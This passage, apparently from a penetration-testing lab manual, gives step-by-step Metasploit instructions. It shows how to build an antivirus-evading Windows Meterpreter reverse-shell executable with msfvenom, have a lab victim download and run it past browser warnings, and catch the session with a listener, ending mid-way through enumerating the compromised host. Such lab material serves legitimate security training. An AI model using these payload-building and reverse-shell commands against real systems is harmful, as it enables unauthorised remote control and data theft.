
1. Now, type the command **msfvenom -help** and press **Enter** as seen in *item* **1** below. This will generate the use cases of the tool and the options they use. *Item* **2** displays an example of how the command is written. Let us make our own payload for the Windows device we started earlier.

```
root@kali:~# msfvenom -help
```



2. Type the command **msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 6 -b '\x00' LHOST=192.168.0.2 LPORT=4444 -f exe > /var/www/html/lab21/exploit.exe** and press **Enter** as seen in *item* **1** below.


```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -e
x86/shikata_ga_nai -i 6 -b '\x00' LHOST=192.168.0.2 LPORT=4444 -f exe >
/var/www/html/lab21/exploit.exe
```




The part of the command that has ***meterpreter/reverse_tcp*** indicates what payload we will be using. The next part that has *-e* ***x86/shikata_ga_nai*** is an encoder we can use to help prevent antivirus from detecting the malicious program. The part that has -***i 5-b '\x00'***, will remove bad characters from the payload to help evade intrusion detection systems. The ***LHOST*** and ***LPORT*** portions are the IP address of our *Kali* system and the port we will be listening on, respectively. The -f exe is the extension the file will receive and the e*xploit.exe* is the name of the malicious file.

5 Accessing and Executing the Malicious Payload


1. Now that we have created the malicious executable file and saved it in the *Apache* server, let us go back to the Windows VM and download the file. In the Windows VM, click the *Google Chrome* web browser from the taskbar, as seen in *item* **1** below.



2. The *Google Chrome* web browser will open. Type **192.168.0.2** in the address bar as seen in *item* **1** below and press **Enter**. Next, click **lab21** from the web page that appears, as seen in *item* **2.**




3. You will be taken to the directory that holds the *exploit.exe* file. Click the **exploit.exe** file seen in *item* **1** to download it. A prompt will appear at the bottom of the window stating that the file can harm the computer. Click **Keep,** as seen in *item* **2,** to ignore the warning and continue the download. By default, this file is stored in *C:\Users\Administrator\Downloads.*



Do not execute the payload just yet. The Listener on the Kali Linux VM first needs to be running.


4. Once the download is complete, switch back to the *Kali Linux* VM so that we start the listener. The terminal window should still be open in the *Kali* VM. Let us continue by typing the command **sudo msfconsole** and press **Enter** as seen in *item* **1.**

```
root@kali:~# sudo msfconsole
```




5. Now, type the command **use exploit/multi/handler** and press **Enter** as seen in *item* **1** below.

```
msf5 > use exploit/multi/handler
```



6. Within the Metasploit Framework, there are several payloads and exploits for different operating systems, but the ones we are interested in are for *Windows*. You can use the search command to locate exploits with the *Windows* tag. There are almost 2000 exploits just for the Windows tag so, for this exercise, we will be a bit more specific so we can identify the specific exploit we intend to use. Let us type the command **`search windows/meterpreter`** and press **Enter** as seen in *item* **1** below.


```
msf5 exploit(multi/handler) > search windows/meterpreter
```



You can use the command **search windows** to view the full suite of exploits for *Windows* targets.


7. As you can see, a list of available payloads is displayed within the terminal window. For this exercise, we will choose the payload named *payload/windows/meterpreter/reverse_tcp*. If you are unable to see the full list, scroll down to *No 22*. Type the command **`set payload windows/meterpreter/reverse_tcp`** and press **Enter** as seen in *item* **1**.

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```




8. Now, let us look at the parameters this payload requires. Type the command **show options** and press **Enter** as seen in *item* **1** below. Here you will notice that it requires a local host (*LHOST*) as seen in *item* **2**, which is the IP address of the *Kali Linux* VM and a local port (*LPORT*). The port number is not as important as the host IP address, so for now, we can leave it as the default, as seen in *item* **3** below.

```
msf5 exploit(multi/handler) > show options
```



9. Let us set the *LHOST* by typing the command **`set LHOST 192.168.0.2`** and press **Enter** as seen in *item* **1** below. Then type the command **`show options`** and press **Enter** to confirm the local host IP address was added successfully, as seen in *items* **2** and **3** below.


```
msf5 exploit(multi/handler) > set LHOST 192.168.0.2
msf5 exploit(multi/handler) > show options
```



192.168.0.2 is the IP address of the Kali Linux machine.


10. Now that the listener is all set up, start listening by typing the command **`exploit -j -z`** and press **Enter** as seen in *item* **1** below. If you see the message, '*Exploit completed, but no session was created,'* then it means we need to execute the program we downloaded on the *Windows* VM.

```
msf5 exploit(multi/handler) > exploit -j -z
```




-j and **-z** are option tags that tell the exploit to run the job and do not interact with the session, respectively, after the connection is made.

11. Now let us switch to the **Windows** VM and execute the malicious program. Once there, open *Windows File Explorer* and click the **Downloads** folder in the navigation pane, as seen in *items* **1** and **2** below. Once there, double-click the **exploit.exe** file, as seen in *item* **3,** to execute it.




If a pop-up prompt shows “SmartScreen can’t be reached right now”, click **Run**.

12. Let us switch back to the **Kali Linux** VM to see the changes. As you can see in *item* **1,** the Meterpreter session 1 is now opened. You can see the IP addresses of both computers, the ports they are using, and the time the session started. An interactive session should start, and then you will be given access to the meterpreter shell, as seen in *item* **2** below.




13. The **Meterpreter** shell will start. This means that we have successfully accessed and exploited the *Windows* VM, but we will not stop here. A good hacker tries to learn as much they can about the target as possible, for example, the victim's network interfaces, system information, etc. We are now interchanging between system hacking and the enumeration phase. Let us start by typing the **`sysinfo`** command and pressing **Enter**, as seen in *item* **1.**

```
Meterpreter > sysinfo
```




14. As you can see from the results, we are able to gather more information such as the *NetBIOS* name, the *OS* version, the 